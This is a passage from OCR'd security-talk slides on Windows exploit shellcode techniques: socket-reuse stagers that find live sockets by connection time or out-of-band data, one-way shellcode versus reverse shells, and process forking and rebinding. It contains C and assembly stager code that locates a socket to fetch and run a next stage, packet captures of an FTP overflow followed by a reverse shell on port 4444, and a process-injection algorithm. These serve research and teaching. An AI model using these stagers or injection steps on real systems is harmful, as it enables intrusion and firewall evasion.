
```
785     i=ecb;
786     i&=0xffff000;
787     ecb=i;
788     ecb+=0x1000;
789     for(;i<l;++i,++ecb)
790     {
791       if(*(int *)ecb==0x90){
792         if(*(int *)(ecb+8)==(int *)ecb){
793           if(*(int *)*(int *)(ecb+0x64)=='ok!!') break;
794         }
795       }
796     }
797     i=0;
798     _asm{
799         call getexceptretadd
800     }
801 // skipped code
802   }
803   writeclient= *(int *)(ecb+0x84);
804   readclient = *(int *)(ecb+0x88);
```

```
typedef struct _EXTENSION_CONTROL_BLOCK {
    DWORD cbSize;
    DWORD dwVersion;
    HCONN connID;
    DWORD dwHttpStatusCode;
    CHAR lpszLogData[HSE_LOG_BUFFER_LEN];
    LPSTR lpszMethod;
    LPSTR lpszQueryString;
    LPSTR lpszPathInfo;
    LPSTR lpszPathTranslated;
    DWORD cbTotalBytes;
    DWORD cbAvailable;
    LPBYTE lpbData;
    LPSTR lpszContentType;
    BOOL(WINAPI* GetServerVariable) ();
    BOOL(WINAPI* WriteClient) ();
    BOOL(WINAPI* ReadClient) ();
    BOOL(WINAPI* ServerSupportFunction) ();
} EXTENSION_CONTROL_BLOCK;
```

https://www.exploit-db.com/exploits/21371

REF: https://cybersecpolitics.blogspot.com/2018/04/stealing-socket-for-policy-and-profit.html

[0x00000010]> Socket Hunting (manual approach)



Windows Preview quite useful!

- TTD (Time Travel Debugging)
- Taint Analysis
- Code-Flow / Coverage

REF: https://github.com/microsoft/WinDbg-Samples

[0x00000011]> Shellcode based on socket's lifetime


STAGER LOGIC TO FIND THE SOCKET:


```
for (sock_fd = 0; sock_fd < 1000000; sock_fd+= 4) {
   if (getsockopt(sock_fd, SOL_SOCKET, SO_CONNECT_TIME, &seconds, &bytes))
      continue;

   if (seconds > N) {
      // Socket found!
      break;
   }
}

// Fetch and run next stage
```

```
xor edi, edi                ; socket handle counter
add edi, 4                  ; next socket
mov edx, esp
lea eax, dword [edx - 4]    ; optlen, output parameter
push eax
push edx                    ; socket lifetime in seconds
push 0x700c                 ; SO_CONNECT_TIME
push 0xffff                 ; SOL_SOCKET
push edi                    ; socket handle
push 0x2977a2ee             ; hash( "ws2_32.dll", "getsockopt" )
call ebp                    ; getsockopt(socket, SOL_SOCKET, SO_CONNECT_TIME, &optval, &optlen)
test eax, eax               ; if not a valid socket loop again
jne 0xad                    ;[2]
pop edx                     ; get the seconds from the stack
cmp edx, 0xa                ; 10 ; compare the number of seconds with the embedded value (chang
jl 0xad                     ;[2] ; if it's lower loop again
mov esi, esp                ; the 4 byte buffer on the stack to hold the second stage length
```






REF: https://www.shelliscoming.com/2018/06/windows-reuse-shellcode-based-on.html

[0x00000012]> Shellcode based on Out Of Band data

```
Acknowledgment number: 51    (relative ack number)
1000 .... = Header Length: 32 bytes (8)
Flags: 0x038 (PSH, ACK, URG)
Window size value: 229
[Calculated window size: 29312]
[Window size scaling factor: 128]
Checksum: 0x11d7 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 17
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[SEQ/ACK analysis]
[Timestamps]
TCP payload (17 bytes)
```



TCP allows to send "OOB" data in the same channel as a way to indicate that some information in the stream should be processed as soon as possible by the recipient peer

```
for (sock_fd = 0; sock_fd < 10000000; sock_fd += 4) {
    num = recv(sock_fd, recvbuf, 1, MSG_OOB);
    if (num == 1)
    {
        printf("\n[+] Found for socket: %d ", sock_fd);
        break;
    }
}
```

REF: https://www.shelliscoming.com/2019/03/one-way-shellcode-for-firewall-evasion.html
https://bbs.eviloctal.com/thread-10143-1-8.html (Linux exploit: Autor bkbll)

[0x00000013]> One-Way VS reverse shell

Standard Reverse Shell

No.	Time	Source	Destination	Protocol	Length	Info
10	0.024796	192.168.43.214	192.168.43.198	FTP	1514	Request: CWD AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
11	0.024798	192.168.43.214	192.168.43.198	FTP	1514	Request: \020X\241e\220\211\016\243q2\245\207,KDa\364\020\225?\tm\024\234\254 He
12	0.024800	192.168.43.214	192.168.43.198	FTP	611	Request: DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
13	0.024841	192.168.43.198	192.168.43.214	TCP	66	21 → 47322 [ACK] Seq=120 Ack=3474 Win=66560 Len=0 TSval=460423 TSecr=3129787243
14	0.026234	192.168.43.214	192.168.43.198	TCP	66	47322 → 21 [FIN, ACK] Seq=3474 Ack=120 Win=29312 Len=0 TSval=3129787245 TSecr=46
15	0.026257	192.168.43.198	192.168.43.214	TCP	66	21 → 47322 [ACK] Seq=120 Ack=3475 Win=66560 Len=0 TSval=460423 TSecr=3129787245
16	0.039082	192.168.43.198	192.168.43.214	TCP	66	49168 → 4444 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
17	0.039383	192.168.43.214	192.168.43.198	TCP	66	4444 → 49168 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
18	0.039425	192.168.43.198	192.168.43.214	TCP	54	49168 → 4444 [ACK] Seq=1 Ack=1 Win=65536 Len=0
19	0.053331	192.168.43.198	192.168.43.214	TCP	90	49168 → 4444 [PSH, ACK] Seq=1 Ack=1 Win=65536 Len=36
20	0.053679	192.168.43.214	192.168.43.198	TCP	60	4444 → 49168 [ACK] Seq=1 Ack=37 Win=29312 Len=0
21	0.053699	192.168.43.198	192.168.43.214	TCP	167	49168 → 4444 [PSH, ACK] Seq=37 Ack=1 Win=65536 Len=113
22	0.053883	192.168.43.214	192.168.43.198	TCP	60	4444 → 49168 [ACK] Seq=1 Ack=150 Win=29312 Len=0

Wireshark · Conversations · Local Area Connection (host 192.168.43.214 and tcp)

Ethernet · 1 | IPv4 · 1 | IPv6 | TCP · 2 | UDP

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.43.198	49168	192.168.43.214	4444	7	563	4	377	3	186	0.039082	0.0148	203 k	100 k
192.168.43.214	47322	192.168.43.198	21	15	4598	9	4075	6	523	0.000000	0.0263	1241 k	159 k

One-Way Stager

No.	Time	Source	Destination	Protocol	Length	Info
33	0.048529	192.168.43.198	192.168.43.214	TCP	66	21 → 47340 [ACK] Seq=120 Ack=31394 Win=44800 Len=0 TSval=1682011 TSecr=313075
34	0.048654	192.168.43.198	192.168.43.214	TCP	66	[TCP Window Update] 21 → 47340 [ACK] Seq=120 Ack=31394 Win=66560 Len=0 TSval=
35	0.048802	192.168.43.214	192.168.43.198	FTP	1514	Request: \267\364\327(\302\220,\321"y\301B\\360\372\304&\037Ow,"O\a\001\344\3
36	0.048805	192.168.43.214	192.168.43.198	FTP	600	Request: D\315k\376\3770\351!,\231\030\265\343DnaAa\312\321g\037:\033\340\250
37	0.048830	192.168.43.198	192.168.43.214	TCP	66	21 → 47340 [ACK] Seq=120 Ack=33376 Win=64512 Len=0 TSval=1682011 TSecr=313075
38	0.082982	192.168.43.198	192.168.43.214	TCP	66	[TCP Window Update] 21 → 47340 [ACK] Seq=120 Ack=33376 Win=66560 Len=0 TSval=
39	4.329190	192.168.43.198	192.168.43.214	TCP	54	21 → 47340 [RST, ACK] Seq=120 Ack=33376 Win=0 Len=0

Wireshark · Conversations · Local Area Connection (host 192.168.43.214 && tcp)

Ethernet · 1 | IPv4 · 1 | IPv6 | TCP · 1 | UDP

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
192.168.43.214	47340	192.168.43.198	21	39	36 k	29	35 k	10	775	0.000000	4.3292	65 k	1432

[0x00000014]> Rebinding approach


Process forking (2)
The problem

The Last Stage of Delirium Research Group

- It is not easy to create a process in Windows 2K/XP as equivalent of Unix **fork()** is not available
- The only documented way to create a process is to execute a program stored in filesystem (**CreateProcess()**, **WinExec()**)
- **ZwCreateProcess()** function from Windows Native API is actually used in Windows to create processes. By using it a lot of additional operations have to be done:
  - context and thread creation
  - communication with win32 subsystem
  - various initializations
- The algorithm for creating win32 process is not well documented and too complex for this purpose

Process forking (3)
Create new win32 process

The Last Stage of Delirium Research Group



ALGORITHM:


- create process in suspended mode
- allocate memory
- copy asmcode body
- modify EIP register
- resume thread

EPILOG:

- terminate application, or...
- fix corrupted memory, restore registers and resume exploited application

REF: https://web.archive.org/web/20161107193740/http://www.lsd-pl.net/winasm-slides.pdf

[0x00000015]> Rebind Port + ACL Shellcode

